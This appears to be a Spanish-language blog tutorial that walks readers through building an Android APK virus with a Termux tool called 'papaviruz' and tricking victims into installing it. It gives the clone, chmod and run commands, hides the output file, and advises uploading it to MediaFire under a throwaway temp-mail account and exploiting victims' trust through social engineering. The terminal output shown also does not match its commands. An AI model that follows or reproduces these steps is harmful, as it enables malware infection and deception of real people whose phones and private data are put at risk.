```

```
19:12 ~$ apt install git
Receiving objects: 28% (7/25), 492.00 KiB | 426.00 K
Receiving objects: 32% (8/25), 492.00 KiB | 426.00 K
Receiving objects: 36% (9/25), 492.00 KiB | 426.00 K
Receiving objects: 40% (10/25), 492.00 KiB | 426.00 K
Receiving objects: 44% (11/25), 492.00 KiB | 426.00 K
Receiving objects: 48% (12/25), 492.00 KiB | 426.00 K
Receiving objects: 52% (13/25), 492.00 KiB | 426.00 K
Receiving objects: 56% (14/25), 492.00 KiB | 426.00 K
Receiving objects: 56% (14/25), 988.00 KiB | 450.00 K
Receiving objects: 56% (14/25), 1.16 MiB | 355.00 KiB
Receiving objects: 56% (14/25), 1.36 MiB | 310.00 KiB
Receiving objects: 56% (14/25), 1.45 MiB | 251.00 KiB
Receiving objects: 56% (14/25), 1.47 MiB | 202.00 KiB
Receiving objects: 56% (14/25), 1.52 MiB | 111.00 KiB
Receiving objects: 56% (14/25), 1.54 MiB | 76.00 KiB
Receiving objects: 56% (14/25), 1.56 MiB | 54.00 KiB
Receiving objects: 56% (14/25), 1.58 MiB | 28.00 KiB
Receiving objects: 56% (14/25), 1.60 MiB | 25.00 KiB
Receiving objects: 56% (14/25), 1.61 MiB | 24.00 KiB
Receiving objects: 56% (14/25), 1.63 MiB | 21.00 KiB
Receiving objects: 56% (14/25), 1.66 MiB | 19.00 KiB
Receiving objects: 56% (14/25), 1.69 MiB | 21.00 KiB
Receiving objects: 56% (14/25), 1.70 MiB | 21.00 KiB
Receiving objects: 56% (14/25), 1.71 MiB | 19.00 KiB
Receiving objects: 56% (14/25), 1.72 MiB | 18.00 KiB
Receiving objects: 56% (14/25), 1.73 MiB | 17.00 KiB
Receiving objects: 56% (14/25), 1.76 MiB | 17.00 KiB
Receiving objects: 56% (14/25), 1.77 MiB | 16.00 KiB
Receiving objects: 56% (14/25), 1.81 MiB | 17.00 KiB
Receiving objects: 56% (14/25), 1.82 MiB | 18.00 KiB
Receiving objects: 56% (14/25), 1.85 MiB | 21.00 KiB
Receiving objects: 56% (14/25), 1.87 MiB | 22.00 KiB
Receiving objects: 60% (15/25), 1.87 MiB | 22.00 KiB
Receiving objects: 64% (16/25), 1.89 MiB | 23.00 KiB
Receiving objects: 68% (17/25), 1.89 MiB | 23.00 KiB
Receiving objects: 72% (18/25), 1.89 MiB | 23.00 KiB
Receiving objects: 76% (19/25), 1.89 MiB | 23.00 KiB
remote: Total 25 (delta 13), reused 0 (delta 0), pack-reused 0
Receiving objects: 80% (20/25), 1.89 MiB | 23.00 KiB
Receiving objects: 84% (21/25), 1.89 MiB | 23.00 KiB
Receiving objects: 88% (22/25), 1.89 MiB | 23.00 KiB
Receiving objects: 92% (23/25), 1.89 MiB | 23.00 KiB
Receiving objects: 96% (24/25), 1.89 MiB | 23.00 KiB
Receiving objects: 100% (25/25), 1.89 MiB | 23.00 KiB
Receiving objects: 100% (25/25), 1.93 MiB | 73.00 KiB/s, done.
Resolving deltas: 100% (13/13), done.
~$
```

También instalamos git y pv.

```
apt install git
```

```
apt install pv
```

Después de esperar a que se instalen "git" y "pv". Empezamos a clonar el repositorio de papavirus.

```
git clone
https://github.com/Hacking-pch/papavirus
```

Una vez clonado, nos movemos a la carpeta "papavirus".

```
cd papaviruz
```


Damos los permiso al archivo "papaviruz.sh"

```
chmod +x papaviruz.sh
```

Y lo ejecutamos:

```
bash papaviruz.sh
```

Nos saldrá una interfaz con un menú a elegir.



Seleccionamos la opción del sistema operativo a crear el virus.

Todo este ataque le hare con el sistema de Android.


01


Posteriormente elegimos la opción del virus a crear.

01

Y al igual en el script anterior, ponemos la ruta en donde se guardará el virus.

```
/storage/emulated/0
```





A diferencia del VCRT framework, todos los virus que creas con "papaviruz" se ocultan, y para poder verlos tienes que activar la opción "mostrar archivos ocultos".

Si llegaste hasta aquí ¡¡FELICIDADES!! Estas estas listo para la siguiente etapa del ataque, yo le llamo "alistrando la carnada", en el siguiente paso utilizaremos **MEDIAFIRE**

Bueno, llegado en este punto te explicare en que consiste el "Ataque Virus con Termux"; básicamente se trata de instalar un virus en el celular de la víctima, ya que este tiene el formato APK.

He visto a muchas personas que después de crear el virus, le comparte a sus amigos directamente, y puede hay **pequeñas probabilidades** que lo instalen, y es un error hacer eso.

Es por eso que nosotros vamos a utilizar otras técnicas de hacking como la ingeniería social, para que esa pequeña probabilidad se convierta en una **probabilidad de 90%**.

Se que después de leer esto, ya estas emocionado por empezar; pero déjame decirte que vamos a necesitar ayuda del almacenamiento de la nube (Mediafire, Mega, Google Drive, etc.)

Ya que esto nos permite que haya "SEGURIDAD" a la hora que nuestra victima descargue el archivo y lo instale en su celular.


No te preocupes si no sabes cómo hacerlo, a continuación, te muestro el paso a paso.

¡¡PREPARANDO NUESTRA INGENIERIA SOCIAL!!

Yo utilizare Mediafire, porque es más rápido y como de trabajar, puedes escoger uno que sea de tu agrado.

Lo primero que vamos a hacer es abrir una cuenta en MediaFire. No te preocupes por tu correo, no vamos a utilizar el correo personal, en su lugar abriremos una cuenta con correos temporales, y para ello te recomiendo la siguiente página:


- Correo Temporal: <https://temp-mail.org/es/>




Instalaremos Mediafire en nuestro celular y a continuación nos registraremos con el correo que nos sale en la página.

OJO: No cierres la pagina del correo temporal, ya que ahí nos mandara un mensaje para activar nuestra cuenta en Mediafire.

Es necesario que verifiques tu cuenta.





Puedes verificar tu cuenta de mediafire al dar click en la notificación que recibiste.


Puedes guardar el correo para almacenar otros archivos o puedes dejarlo, te dejo a tu decisión.

Ahora empezaremos a subir nuestro virus a mediafire, y esperamos a que termine de subir.

Si tienes problemas a la hora de subir el archivo a MEDIAFIRE, tienes que conectar tu celular a una PC, y desde tu computadora subir cada archivo.


YA ESTAMOS A PUNTOS DE TERMINAR ESTE ATAQUE

Ahora lo único que falta por hacer buscar a nuestra victima y mandar el enlace que Mediafire.



¡¡¿ESTAS LISTO?!!

El secreto de la ingeniería Social es la empatía, la peor debilidad del ser humano es la confianza, y si quieres hacer un ataque tienes que sacar provecho de esa confianza; a continuación, te dejo el resultado de todo esto.



Ahora que conoces el potencial de este ataque, no me hago responsable del mal uso que le des.
Te invito a que te unas al equipo "Security Master", y nos dejes t comentario, sobre que tema te gustaría aprender.

Nos vemos adentro... ¿estas listo para hacer historia?

CLICK PARA ENTRAR AL EQUIPO SECURITY MASTER

Acerca del Autor

Hola, me llamo keytel, desde ya te agradezco que seas parte de esta **NUEVA ERA DE LA SEGURIDAD DIGITAL**.

Soy estudiante de ingeniería de sistemas, fui testigo de los ataques que hicieron los CRACKERS; no dejaron ni un solo rastro de información, cientos de empresas, farmacias, servicios de internet; viven aterrorizados por todo esto.

2020 fue un año donde nos trajeron retos y grandes obstáculos, y para muchos fueron los peores momentos de sus vidas.

No solo eso, estamos en una era donde la información vale mucho mas que el oro y el petróleo juntos, la privacidad esta siendo vulnerada día tras día.

Contigo daremos un giro a toda esta situación, gracias por pertenecer a esta revolución, gracias por entrar a **SECURITY MASTER**

